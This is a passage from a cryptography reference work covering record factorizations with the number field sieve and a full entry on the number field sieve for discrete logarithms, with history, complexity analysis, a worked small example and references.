The maximum size of numbers that can be factored with the NFS increased considerably over the 20 years since its inception, both due to algorithmic improvements and computers with faster CPUs and larger main memory becoming available. Table 1 lists some factorization records for the General Number Field Sieve and, where available, the total number of relations found in the sieving phase, the size of the resulting matrix, and the total amount of computation time spent. Most of the entries are numbers from the RSA Factoring Challenge, including the landmark factorization of an RSA challenge number of 512 bits [5], a formerly popularly used key size. Two numbers, $2^{953} + 1$ and $11^{281} + 1$, were completely factored with the GNFS after smaller prime factors had been removed by other methods.

Number Field Sieve for Factoring. Table 1 Some records for integer factorization with the general number field sieve

Number	Digits	Year	Nr. rel.	Matrix size	Approx. total time
RSA-130	130	1996	56 515 672	3 516 502	1, 000 MIPS years
RSA-140	140	1999	56 605 498	4 704 451	2, 000 MIPS years
RSA-155	155	1999	85 534 738	6 711 336	8, 000 MIPS years
$2^{953} + 1$	158	2002	254 033 792	5 792 705	4 GHz-years
RSA-160	160	2003	289 145 711	5 037 191	*n/a*
RSA-576	174	2003	*n/a*	*n/a*	*n/a*
$11^{281} + 1$	176	2005	455 989 949	8 526 749	32 GHz years
RSA-200	200	2005	2 260 000 000	64 000 000	165 GHz years

For comparison, the last record factorization not using the NFS was that of a 129-digit integer in 1994 with the Quadratic Sieve, using approximately 5, 000 MIPS-years.

Recommended Reading

1. Aoki K, Franke J, Kleinjung T, Lenstra AK, Osvik DA (2008) A kilobit special number field sieve factorization. In: Kurosawa K (ed) Advances in cryptology – ASIACRYPT 2007, Kuching. Lecture notes in computer science, vol 4833. Springer, Berlin, pp 1–12
2. Bernstein DJ (2001) Circuits for integer factorization: a proposal. Manuscript. http://cr.yp.to/nfscircuit.html
3. Buhler JP, Lenstra HW Jr, Pomerance C (1993) Factoring integers with the number field sieve. In: Lenstra AK, Lenstra HW Jr (eds) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, Berlin, pp 50–94
4. Cavallar S (2000) Strategies in filtering in the number field sieve. In: Algorithmic number theory, fourth international symposium, Leiden. Lecture notes in computer science, vol 1838. Springer, Berlin, pp 209–231
5. Cavallar S, Dodson B, Lenstra AK, Lioen W, Montgomery PL, Murphy B, te Riele H, Aardal K, Gilchrist J, Guillerm G, Leyland P, Marchand J, Morain F, Muffett A, Putnam C, Zimmermann P (2000) Factorization of a 512-Bit RSA modulus. In: Goos G, Hartmanis J, van Leeuwen J (eds) Advances in cryptology – EUROCRYPT 2000, Bruges; Lecture notes in computer science vol 1807. Springer, Berlin, pp 1–18
6. Coppersmith D (1994) Solving homogeneous linear equations over GF(2) via Block Wiedemann algorithm. Math Comput 62(205):333–350
7. Franke J, Kleinjung T (2010) Continued fractions and lattice sieving. http://www.math.uni-bonn.de/people/thor/confrac.ps
8. Franke J, Kleinjung T, Paar C, Pelzl J, Priplata C, Stahlke C (2005) SHARK: a realizable special hardware sieving device for factoring 1024-bit integers. In: Cryptographic hardware and embedded systems – CHES 2005, Edinburgh. Lecture notes in computer science, vol 3659. Springer, Berlin, pp 119–130
9. Kleinjung T (2006) On polynomial selection for the general number field sieve. Math Comput 75(256):2037–2047
10. Lenstra AK, Lenstra HW Jr, Manasse MS, Pollard JM (1993) The factorization of the ninth fermat number. Math Comput 61(203):319–349
11. Montgomery PL (1994) Square roots of products of algebraic numbers. In: Gautschi W (ed) Mathematics of computation 1943–1993: a half-century of computational mathematics. Proceedings of symposia in applied mathematics, vol 48. American Mathematical Society, Providence
12. Montgomery PL (1995) A block Lanczos algorithm for finding dependencies over GF(2). In Goos G, Hartmanis J, van Leeuwen J (eds) Advances in cryptology – EUROCRYPT '95, Saint-Malo. Lecture notes in computer science, vol 921. Springer, Berlin, pp 106–120
13. Murphy BA (1999) Polynomial selection for the number field sieve integer factorisation algorithm. Ph.D. thesis, The Australian University
14. Pollard JM (1993) Factoring with cubic integers. In: Lenstra AK, Lenstra HW Jr (eds) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, Berlin, pp 4–10
15. Pollard JM (1993) The lattice sieve. In: Lenstra AK, Lenstra HW Jr (eds) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, Berlin, pp 43–49
16. Wagstaff SS. The Cunningham Project. http://homes.cerias.purdue.edu/_ssw/cun/index.html

Number Field Sieve for the DLP

Antoine Joux[1], Reynald Lercier[2]
[1]Laboratoire Prism, Université de Versailles Saint-Quentin-en-Yvelines, Versailles Cedex, France
[2]Institut de recherche mathématique de Rennes, Université de Rennes 1, Rennes Cedex, France

Synonyms

Number field sieve

Related Concepts

►Discrete Logarithm Problem; ►Function Field Sieve; ►Generic Attacks Against DLP; ►Index Calculus; ►Integer Factoring; ►Number Field Sieve for Factoring; ►Sieving in Function Fields

Definition

The *number field sieve for the discrete logarithm problem*, or NFS-DLP, is a family of algorithms for computing the ►discrete logarithms problem in the multiplicative group of ►finite fields $\mathbb{F}_q^*$ which make use of the representation of $\mathbb{F}_q$ as residue fields in ►number fields. These are the fastest known methods for finite fields of large characteristic, in the general case where the fields do not have extra properties.

Most NFS-DLP algorithms are heuristic algorithms. More precisely, their complexity analysis requires a heuristic assumption about the probability of simultaneous ►smoothness of related numbers. In particular, all the fast $L_q(1/3)$ algorithms are heuristic (Refer the entry ►*L*-Notation) and the only rigorously proved NFS-DLP versions known so far are $L_q(1/2)$ algorithms from [5, 25].

Background

The origin of NFS-DLP algorithms can be traced back to the 1920s and the work of Kraitchik [20, 21]. In the 1960s, Western and Miller made use of similar techniques, now commonly known as ►index-calculus methods, to construct tables of indices [30].

At the end of the 1970s, Merkle [24] and Adleman [1] independently gave the first modern algorithmic version of these ideas for prime fields $\mathbb{F}_p$. This version is divided in two phases. During the first phase indices of small primes modulo p are derived from numerous multiplicative relations between these small primes. The second phase relates the logarithm of an arbitrary element to the indices of small primes obtained during the first phase, using a randomized trial and error procedure. Adleman's heuristic analysis suggests that the method has expected running time $L_p(1/2,1)$. Later, in 1987, Pomerance considered a rigorous variant where the first phase has expected worst-case running time $L_p\left(1/2,\sqrt{2}\right)$ and the second phase, $L_p\left(1/2,\sqrt{1/2}\right)$ [25].

Hellman and Reyneri were the first to extend this algorithm to the finite fields $\mathbb{F}_q$, where $q = p^n$ with p fixed and n tending to infinity [14]. In this variation, irreducible polynomials of low degree play the role of the small primes in Merkle-Adleman's algorithm and they derive a similar asymptotic expected running time. A couple of years later, Coppersmith proposed a much faster algorithm, with a remarkable expected running time $L_q(1/3)$ [7] (Refer the entry on the ►Function Field Sieve).

For finite fields of large characteristic, it nearly took a decade to discover an algorithm with expected running time $L_q(1/3)$. El Gamal made a first step toward this goal by publishing an algorithm for $\mathbb{F}_{p^2}$, based on a representation of $\mathbb{F}_{p^2}$ as a residue field in a quadratic field [10, 11]. This algorithm has expected running time $L_q(1/2,4\sqrt{3})$. El Gamal generalized it to any (fixed) extension degree n, using cyclotomic fields [12]. As a consequence, El Gamal was the first to suggest that number fields might be useful to compute discrete logarithms. In 1986, Coppersmith et al. introduced their Gaussian Integers variation of index-calculus [9]. It is also based on quadratic fields; however, it is dedicated to the computation of discrete logarithms in prime fields $\mathbb{F}_p$. This algorithm still has expected running time $L_p(1/2,1)$, yet it is much more efficient in practice than former algorithms for $\mathbb{F}_p$. This allowed LaMacchia and Odlyzko to build a table of approximately 100,000 logarithms for a prime of 192 bits in 2 months on a DEC VAX 8850 [22] in 1990.


In 1988, Pollard suggested to factor integers using number fields, and a collaboration of several researchers yielded the general number field sieve [23] (Refer the entry ►Number Field Sieve for Factoring). At the same period, Adleman and DeMarrais showed that a $L_q(1/2,c)$ expected running time can be obtained for any finite field $\mathbb{F}_q$ [2], at least in theory. Especially, in the case $n < p$, they consider an NFS-DLP algorithm in the spirit of El Gamal's cyclotomic approach, introducing "character signatures" to deal with the obstructions coming from the units and class group of the number fields.

Shortly after, Gordon described an algorithm to solve the discrete logarithm problem in $\mathbb{F}_p$ with expected running time $L_p(1/3,3^{2/3})$ [13]. Gordon considered more general number fields than the cyclotomic ones and proposed to cancel the units group obstruction with the help of the LLL algorithm to find multiplicative relations between the units collected during the sieving phase. In turn, Schirokauer significantly lowered the complexity of Gordon's approach by introducing ℓ-adic analogues of character signatures (here ℓ divides $p-1$). These maps can be efficiently computed for any number field and, as a result, Schirokauer's algorithm achieves expected running time $L_p(1/3,(64/9)^{1/3})$ [26]. In 2000, Schirokauer further noticed that a slight modification of this algorithm works with same complexity, that is $L_q(1/3,(64/9)^{1/3})$, for finite fields $\mathbb{F}_q$ when n is fixed [27]. In practice, these algorithms are more efficient than the Gaussian Integers method for primes of about 300 bits. For instance, in 1999, Joux and Lercier computed discrete logarithms modulo a prime of 100 decimal digits, with no special properties, in three weeks on a quadri-processor DEC Alpha 500Mhz computer [15, 16]. The largest challenge solved to date is for a field with 160-digits done by Kleinjung et al. in 2007 [4]. On a single 3.2 GHz Xeon64 PC this computation would have taken about 17 years.

For integer factorization, Coppersmith proposed a modification of NFS that slightly lowers the constant $(64/9)^{1/3} \simeq 1.923\ldots$ in the complexity by simultaneously using several number fields [8]. For NFS-DLP, Semaev and Commeine [6] used a similar idea and obtained an algorithm with asymptotic running time $L_p(1/3,1.902\ldots)$.

Recalling that for small p, Adleman and Huang [3] proposed an algorithm with expected running time $L_q(1/3,(32/9)^{1/3})$, it is natural to consider the intermediate case when neither p nor n are fixed. In this direction, there have been several attempts in order to obtain expected running time $L_q(1/3,c)$, for instance the one by Adleman and Huang [3], or the one by Schirokauer [29]. The state of the art practical answer to this question can be obtained by assembling a FFS-DLP side from [17] and a NFS-DLP side from [19]. The conclusion is (*cf.* Fig. 1) that:

- There exists an NFS-DLP variant which runs in expected running time $L_q(1/3,\ (64/9)^{1/3})$ as long as $p \gg L_q(2/3,1)$
- There exists a FFS-DLP variant which runs in expected running time $L_q(1/3,\ (32/9)^{1/3})$ as long as $p \ll L_q(1/3,1)$



Number Field Sieve for the DLP. Fig. 1 NFS-DLP expected running times

– There exists another NFS-DLP variant which runs in expected running time $L_q(1/3, (128/9)^{1/3})$ in the remaining cases

The analysis comprises many cases, especially at the boundaries where p is close to $L_q(1/3, 1)$ or $L_q(2/3, 1)$. The second phase which computes individual logarithms is not completely described in [17, 19] and is made more precise in [18].

Finally, it is worth noting that in [18], Joux et al. use a faster variant of these NFS-DLP algorithms to solve a different but related problem, the static Diffie-Hellman problem.

Theory

Roughly, NFS-DLP algorithms are ►index-calculus methods and work as follows for solving the ►discrete logarithms problem in a cyclic ►subgroup $\langle g \rangle$ of order ℓ in a ►finite field $\mathbb{F}_q$.

Note that the prime factors of ℓ should be large enough to avoid technical difficulties during the linear algebra step. The value of the discrete logarithm modulo the small prime factors of $q-1$ need to be computed using a ►generic attack against DLP such as Pollard's Rho. Furthermore, all the modular discrete logarithms need to be pasted together using the Pohlig-Hellman method.

Step 1 (sieving). One selects a subset $\mathcal{S}$ in $\langle g \rangle$ of ►smooth elements, commonly called a ►factor base, and one searches for multiplicative relations among elements of $\mathcal{S}$, that is $\prod_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \gamma^{\epsilon} = 1$. This yields linear equations of the form

$$\sum_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \epsilon \log_g \gamma \equiv 0 \pmod{\ell}. \qquad (1)$$

Step 2 (linear algebra). Once enough relations of type (Eq. 1) have been collected, the discrete logarithms of the elements from the factor base, i.e., the $\log_g \gamma$ values, can be computed by inverting modulo ℓ the linear system formed from these relations.


Step 3 (individual logarithm). To compute the discrete logarithm of an arbitrary y in $\langle g \rangle$, one tries random integers v until $g^v y$ can be written as a product of elements in $\mathcal{S}$, that is $g^v y = \prod_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \gamma^{\epsilon}$. Then, $\log_g y \equiv -v + \sum_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \epsilon \log_g \gamma \pmod{\ell}$.
Note that this individual logarithm step is quite technical and involves a decomposition of $g^v y$ into smaller and smaller elements until a decomposition over the factor base $\mathcal{S}$ is reached.

The expected running time of this method mostly depends on the choice of the factor base $\mathcal{S}$.

Number Fields

It is not appropriate to consider smoothness of elements directly in $\mathbb{F}_q$, mainly because in a finite field, any element is a unit. So, Merkle-Adleman's algorithm already lifts elements to $\mathbb{Z}$. More generally, NFS-DLP algorithms define their factor bases from algebraic integers of small prime

norm p. One summarizes the construction in the following commutative diagram:



where α and β are algebraic integers whose minimal polynomials have a common root γ in $\mathbb{F}_q$ and where the arrows are defined by $\mu_\alpha : X \longrightarrow \alpha, \mu_\beta : X \longrightarrow \beta, \phi_\alpha : \alpha \longrightarrow \gamma$ and $\phi_\beta : \beta \longrightarrow \gamma$. Since it is not practical to consider smoothness in the ring $\mathbb{Q}[X]$, because most of its elements are irreducible, the NFS-DLP factor base is constructed from the images in $\mathbb{F}_q$ of prime ideals of small norm in the ring of integers in the number fields $\mathbb{Q}(\alpha)$ and $\mathbb{Q}(\beta)$.

In general, the sieving phase consists of searching for $(t+1)$-tuples $(u_0, u_1, \ldots, u_t)$ of coprime integers such that the principal ideals $(u_0+u_1\alpha+\cdots+u_t\alpha^t)$ and $(u_0+u_1\beta+\cdots+u_t\beta^t)$ are both equal to a product of some of the prime ideals which define $\mathcal{S}$. Note the special case $t = 1$, which uses the ideals $(u_0 + u_1\alpha)$ and $(u_0 + u_1\beta)$, is the most classical one; it is used to address the case of large characteristic. Once such a relation is found, it can be transported using ϕ_α and ϕ_β to a relation in $\mathbb{F}_q$ between elements of $\mathcal{S}$.

NFS-DLP Algorithm

This section presents the general algorithm from [19], which can be applied whenever the characteristic of $\mathbb{F}_q$ satisfies $p \gg L_q(1/3,1)$. It takes as inputs the finite field $\mathbb{F}_q$ together with four parameters: $E > n$ the degree of $\mathbb{Q}(\beta)$, t the degree of the elements to sieve, B a smoothness bound, and S a sieving bound. The field $\mathbb{Q}(\alpha)$ is chosen to be of degree n.

According to the respective size of p and n, there exist optimal asymptotic values for E, t, B, and S described in the following paragraphs.

Initialization. One first chooses a monic and irreducible polynomial of degree n, $f_\alpha(X)$, with small coefficients. Especially, the roots of f_α in $\mathbb{F}_q$ define a polynomial basis. Then one has to compute a polynomial f_β, of degree E with integer coefficients such that f_α divides f_β modulo p, but not on $\mathbb{Q}$, so that f_α and f_β have n common roots in $\mathbb{F}_q$.

In the case $E = n$, choosing $f_\beta = f_\alpha + p$ easily satisfies these conditions. When $E > n$, one starts from a polynomial f_0 of degree n, irreducible modulo p, and with small coefficients. One then sets a constant W and defines $f_\alpha(X) = f_0(X + W)$. The largest coefficient of f_α is of the order of W^n. Using ►lattice reduction, one finds a polynomial f_β of degree E, with coefficients smaller than W^n, such that f_α divides f_β modulo p. This can be done using the ►lattice defined by the columns of the following matrix:

$$\left(\mathbf{f_\alpha(X)}\ \mathbf{Xf_\alpha(X)}\ \mathbf{X^2f_\alpha(X)}\ \cdots\ \mathbf{X^{E-n}f_\alpha(X)}\ \mathbf{p}\ \mathbf{pX}\ \mathbf{pX^2}\ \cdots\ \mathbf{pX^E}\right).$$

Thanks to the LLL algorithm (Refer the entry ►lattice reduction), when $2^{(E+1)/4}p^{n/(E+1)} \leqslant W^n$, the polynomial $f_\beta(X)$ has coefficients approximately equal to $W^n \approx p^{n/(E+1)}$.

Sieving. The parameters t, S, and B control the sieving phase. Consider $(t+1)$-tuples $(u_0, \ldots, u_t)$ of coprime integers $|u_i| \leqslant S$ where the norms of $\mu_\alpha = \sum_{i=0}^t u_i\alpha^i$ and $\mu_\beta = \sum_{i=0}^t u_i\beta^i$ are both B-►smooth. These norms are equal to the resultant of $\sum_{i=0}^t u_iX^i$ with $f_\alpha(X)$ and $f_\beta(X)$ and this resultant can for instance be computed as the determinant of a matrix. For f_α, this is a $(n+t)\times(n+t)$ matrix.

When the norms of μ_α and μ_β are B-smooth, the only prime ideals which occur in the factorization of the principal ideals (μ_α) and (μ_β) are above primes $\pi < B$ giving a relation. Before reducing these relations in $\mathbb{F}_q$ with ϕ_α and ϕ_β, one needs to deal with with obstructions coming from the units and class group of the number fields. Schirokauer's maps help dealing with this difficulty. More precisely, let (r_1, r_2) denote the signature of $\mathbb{Q}(\alpha)$, compute $r_\alpha = r_1 + r_2 - 1$ analogues of ℓ-adic logarithms of μ_α, denoted $\lambda_{\alpha,j}$, for primes ℓ which divide $p-1$. Similarly, there are r_β analogues of ℓ-adic logarithms of μ_β; refer to [26] for a precise definition.

Linear Algebra. The sieving phase ends with finding relations

$$(\mu_\alpha) = \prod_{\substack{(\pi)\subset\mathfrak{q}\subset\mathbb{Q}(\alpha)\\ \pi<B}} \mathfrak{q}^{e_\mathfrak{q}(\mu_\alpha)} \text{ and } (\mu_\beta) = \prod_{\substack{(\pi)\subset\mathfrak{q}\subset\mathbb{Q}(\beta)\\ \pi<B}} \mathfrak{q}^{e_\mathfrak{q}(\mu_\beta)}.$$

This yield equations of the type

$$\sum_{\substack{(\pi)\subset\mathfrak{q}\subset\mathbb{Q}(\alpha)\\ \pi<B}} e_\mathfrak{q}(\mu_\alpha)a_\mathfrak{q} + \sum_{j=1}^{r_\alpha}\lambda_{\alpha,j}(\mu_\alpha)a_{\alpha,j} \equiv \sum_{\substack{(\pi)\subset\mathfrak{q}\subset\mathbb{Q}(\beta)\\ \pi<B}} e_\mathfrak{q}(\mu_\beta)a_\mathfrak{q} + \sum_{j=1}^{r_\beta}\lambda_{\beta,j}(\mu_\beta)a_{\beta,j} \pmod{\ell}$$

modulo primes ℓ dividing $p-1$, where the $a_\mathfrak{q}$'s, called "virtual logarithms" of $\mathfrak{q}$ [28], are linear unknowns.

Once the linear system is solved one can use the $a_\mathfrak{q}$'s to compute discrete logarithms of arbitrary elements y in $\mathbb{F}_q$. The easiest case is when y lifts to a small prime π in

$\mathbb{Z}$ which completely splits in $\mathbb{Q}(\alpha)$ or $\mathbb{Q}(\beta)$, since the discrete logarithm of y modulo ℓ is then essentially equal to $\sum_{(\pi)\subset\mathfrak{q}\subset\mathbb{Q}(\alpha)} a_{\mathfrak{q}}$.

Example. To compute discrete logarithms in $\mathbb{F}_{1193^2}$ first choose $f_\alpha(X) = X^2 + 3$ and $f_\beta(X) = X^2 + p + 3$. These give imaginary quadratic fields without any non trivial units and there is no need for Schirokauer's maps. Especially, the class group defined by α is trivial (the one defined by β contains 8 elements), its prime ideals are generated by algebraic integers. Some of them are stated in Table 1.

The sieving stage then searches for pairs (u_0, u_1) of coprime integers with $|u_0| \leqslant 100$ and $0 \leqslant u_1 \leqslant 40$ and keeps pairs such that the principal ideals $(u_0 + u_1\alpha)$ and $(u_0 + u_1\beta)$ both factor as products of prime ideals with norms smaller than 45 and 100. Table 2 states 85 such pairs. For instance, the pair $(-94, 37)$ is kept since the norm of $-94 + 37\alpha$ is equal to $7 \cdot 43^2$ and the norm of $-94 + 37\beta$ is equal to $2^4 \cdot 3 \cdot 5 \cdot 19^3$.

The resulting linear system can then be inverted modulo the primes factors of $p+1 = (p^2-1)/(p-1)$. Choosing the factor 199, one sees that the corresponding matrix has got a kernel of dimension 1 modulo 199. Any non zero vector in this kernel gives discrete logarithms modulo 199. Order the factor base so that the 14 first entries map to the ideals given in Table 1, to obtain a kernel vector whose first entries are equal to

$$[\ 0,\ 0,\ 90,\ 109,\ 80,\ 119,\ 175,\ 24,\ 1,\ 198,\ 155,\ 44,\ 141,\ 58\ ].$$

Finally, let $g = (a+11)/2$ where a is one of the roots of x^2+3 in $\mathbb{F}_{p^2}$. The element g is primitive, it lifts to the generator for one of the ideals of norm 31. So, $\log_g(2) = 0 \bmod 199$, $\log_g(-a) = 0 \bmod 199$, $\log_g((a+5)/2) = 90 \bmod 199$, *etc.*

Optimal Parameters

This section specifies how the parameters E, t, S, and B need to be set in order to obtain $L_q(1/3)$ NFS-DLP algorithms as in Fig. 1, assuming that $p \gg L_q(1/3,1)$. This section follows [19].

Finite fields of large characteristic. In finite fields of large characteristic, especially in prime fields, set $t = 1$ and $S = B$. The parameters are thus the degree E and the smoothness bound B. Coefficients of f_α and f_β are about $R = p^{n/(E+1)}$. In this context, it is natural to choose $E = \varepsilon\,(\log q/\log\log q)^{1/3}$ and $B = L_q(1/3,\theta)$, where the two constants ε and θ are chosen so that the total complexity is as small as possible.

When $p \gg L_q(2/3,1)$, the products of the norms which occur in the sieving are asymptotically equal to $L_q(2/3, \theta\varepsilon + 2/\varepsilon)$. It is minimal for $\varepsilon = \sqrt{2/\theta}$. This gives $L_q(2/3, 2\sqrt{2\theta})$ norms and the probability that they are smooth is equal to $L_q(1/3, -(1/3)\cdot 2\sqrt{2/\theta})$. Since the linear algebra step needs as many relations as the size of the factor base, this yields $\theta = \sqrt[3]{8/9}$, giving a total complexity equal to $L_q(1/3, \sqrt[3]{64/9})$.

Prime fields. Among fields of large characteristic, prime fields play a special role. Not only were these fields the first to be addressed by number field sieve methods, they also present some specificities. A very notable special property is the fact that, when considering prime fields, the polynomial f_α has degree one. As a consequence, f_α does not define a number field. Instead, there is a so-called "rational side" which only involves integers.

Finite fields of medium characteristic and degree. When p is smaller than $L_q(2/3,1)$, the previous choice of parameters is no longer optimal. Norms are too large and it is not possible to obtain enough relations at the end of the sieving step. To overcome this obstruction, it is necessary to allow larger values of t, to increase the number of candidates, and, at the same time, to let $E = n$ to obtain norms of reasonable size.

Let B be the nearest integer to $L_q(1/3,\theta)$ and t the nearest integer to $\tau\,(\log q)^{2/3}\,(\log\log q)^{1/3}/\Lambda(q)$. Finally, choose for S the nearest integer to $\exp(\sigma\Lambda(q)(\log\log q)^{1/3}/\log q^{1/3})$, where $p = \exp(\Lambda(q))$ and θ, τ, and σ are constants to be determined so that the total complexity is as small as possible. With such a choice, when $p \gg L_q(1/3,1)$, the norm product is asymptotically equal to $L_q(2/3, 2\sigma+\tau)$ and the smoothness probability is $L_q(1/3, -(1/3)\cdot(2\sigma/\theta + \tau/\theta))$.

To determine the constants, remember that at least as many relations as the size of the factor base are needed. Also note that it is desirable to balance the complexity of the sieving phase and the complexity of the linear algebra.

Number Field Sieve for the DLP. Table 1 Prime ideals of small norm in $\mathbb{Q}(\sqrt{-3})$

Norms	4	3	7	13	19	31	37	43
Generators	2	$-\alpha$	$\frac{\alpha+5}{2}$	$\frac{\alpha+7}{2}$	$\frac{3\alpha+7}{2}$	$\frac{\alpha+11}{2}$	$2\alpha+5$	$\frac{\alpha+13}{2}$
			$\frac{-\alpha+5}{2}$	$\frac{-\alpha+7}{2}$	$\frac{-3\alpha+7}{2}$	$\frac{5\alpha+7}{2}$	$\frac{3\alpha+11}{2}$	$3\alpha+4$

Number Field Sieve for the DLP. Table 2 Sieving relations for $\mathbb{F}_{1193^2}$

(−94,37)	(−89,13)	(−89,17)	(−82,1)	(−79,2)	(−73,1)	(−72,1)	(−69,2)
(−67,9)	(−65,11)	(−58,1)	(−53,1)	(−42,1)	(−37,1)	(−33,14)	(−31,3)
(−28,11)	(−26,3)	(−23,1)	(−23,12)	(−23,13)	(−20,1)	(−17,2)	(−16,1)
(−15,1)	(−13,1)	(−13,3)	(−13,4)	(−13,27)	(−12,1)	(−11,17)	(−10,9)
(−9,7)	(−8,17)	(−7,1)	(−6,1)	(−5,1)	(−5,23)	(−4,3)	(−2,1)
(−1,1)	(−1,2)	(0,1)	(1,1)	(1,2)	(2,1)	(4,3)	(5,1)
(5,23)	(6,1)	(7,1)	(8,17)	(9,7)	(10,9)	(11,17)	(12,1)
(13,1)	(13,3)	(13,4)	(13,27)	(15,1)	(16,1)	(17,2)	(20,1)
(23,1)	(23,12)	(23,13)	(26,3)	(28,11)	(31,3)	(33,14)	(37,1)
(42,1)	(53,1)	(58,1)	(65,11)	(67,9)	(69,2)	(72,1)	(73,1)
(79,2)	(82,1)	(89,13)	(89,17)	(94,37)			

These constraints yield the conditions $\theta = (2\sigma + \tau)/3\theta = \sigma\tau/2$. This implies $\theta = (1 + \sqrt{1 + 6\sigma^3})/3\sigma$ and θ is minimized for $\sigma = \sqrt[3]{4/3}$. It follows that $\theta = \sqrt[3]{16/9}$, $\tau = \sqrt[3]{32/3}$, and that the overall complexity is equal to $L_q(1/3, 2\theta) = L_q(1/3, \sqrt[3]{128/9})$.

Recommended Reading

1. Adleman LM (1979) A subexponential algorithm for the discrete logarithm with applications to cryptography. In: Proceedings of the 20th annual symposium on foundations of computer science, Washington, pp 29–31
2. Adleman LM, Demarrais J (1993) A subexponential algorithm for discrete logarithms over all finite fields. Math Comput 61(203):1–15
3. Adleman LM, Huang MDA (1999) Function field sieve method for discrete logarithms over finite fields. Inform Comput 151(1–2):5–16
4. Bahr F, Franke J, Kleinjung T (2007) Discrete logarithms in GF(p) — 160 digits. Email, Feb 2007
5. Bender RL, Pomerance C (1998) Rigorous discrete logarithm computations in finite fields via smooth polynomials. In: Buell DA, Teitelbaum JT (eds) Studies in advanced mathematics, vol 7. American Mathematical Society and International Press, Providence
6. Commeine A, Semaev I (2006) An algorithm to solve the discrete logarithm problem with the number field sieve. In: Yung M, Dodis Y, Kiayias A, Malkin T (eds) Proceedings of PKC'2006, Public key cryptography. Lecture notes in computer science, vol 3958. Springer, New York, pp 174–190
7. Coppersmith D (1984) Fast evaluation of logarithms in fields of characteristic two. IEEE Trans Inform Theory 30(4):587–594
8. Coppersmith D (1993) Modifications to the number field sieve. J Cryptol 6(3):169–180
9. Coppersmith D, Odlyzko A, Schroeppel R (1986) Discrete logarithms in GF(p). Algorithmica 1:1–15
10. ElGamal T (1984) A subexponential time algorithm for computing discrete logarithms over $GF(p^2)$. In: Chaum D (ed) Advances in cryptology: proceedings of CRYPTO'83. Plenum, New York, pp 275–292
11. ElGamal T (1985) A subexponential time algorithm for computing discrete logarithms over $GF(p^2)$. IEEE Trans Inform Theory 31(4):587–594
12. ElGamal T (1986) On computing logarithms over finite fields. In: Williams HC (ed) Advances in cryptology – CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 396–402
13. Gordon D (1993) Discrete logarithms in GF(p) using the number field sieve. SIAM J Discrete Math 6:124–138
14. Hellman ME, Reyneri JM (1982) Fast computation of discrete logarithms in GF(q). In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology: proceedings of CRYPTO'82. Plenum, New York, pp 3–14
15. Joux A, Lercier R (1999) State-of-the-art in implementing algorithms for the (ordinary) discrete logarithms problem. Talk at ECC 99 (Elliptic Curve Cryptography Workshop), Nov 1999
16. Joux A, Lercier R (2003) Improvements to the general number field sieve for discrete logarithms in prime fields. A comparison with the Gaussian integer method. Math Comput 72(242): 953–967
17. Joux A, Lercier R (2006) The function field sieve in the medium prime case. In: Vaudenay S (ed) Proceedings of EUROCRYPT' 2006, Advances in cryptology. Lecture notes in computer science, vol 4004. Springer, Heidelberg, pp 254–270
18. Joux A, Lercier R, Naccache D, Thome E (2009) Oracle-assisted static diffie-hellman is easier than discrete logarithms. In: Proceedings of the Twelfth IMA international conference on cryptography and coding conference, Royal Agricultural College, Cirencester
19. Joux A, Lercier R, Smart N, Vercauteren F (2006) The number field sieve in the medium prime case. In: Dwork C (ed) Proceedings of Advances in cryptology – CRYPTO'2006. Lecture notes in computer science, vol 4117. Springer, Heidelberg, pp 326–344
20. Kraitchik M (1922) Theorie des nombres, vol 1. Gauthier-Villars, Paris
21. Kraitchik M (1924) Recherches sur la theorie des nombres. Gauthier-Villars, Paris
22. LaMacchia BA, Odlyzko AM (1991) Computation of discrete logarithms in prime fields. Designs Codes Cryptogr 1(1):47–62
23. Lenstra AK, Lenstra Jr HW (1993) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, New York
24. Merkle R (1979) Secrecy authentication, and public key systems. PhD thesis, Stanford University
25. Pomerance C (1987) Fast, rigorous factorization and discrete logarithm algorithms. In: Johnson DS, Shinkōkai NS (eds) Discrete algorithms and complexity (Kyoto, 1986), Academic, Boston. Perspect Comput 15:119–143

26. Schirokauer O (1993) Discrete logarithms and local units. Philos Trans R Soc Lond A 345:409–423
27. Schirokauer O (2000) Using number fields to compute logarithms in finite fields. Math Comput 69(231):1267–1283
28. Schirokauer O (2005) Virtual logarithms. J Algorithms 57(2):140–147
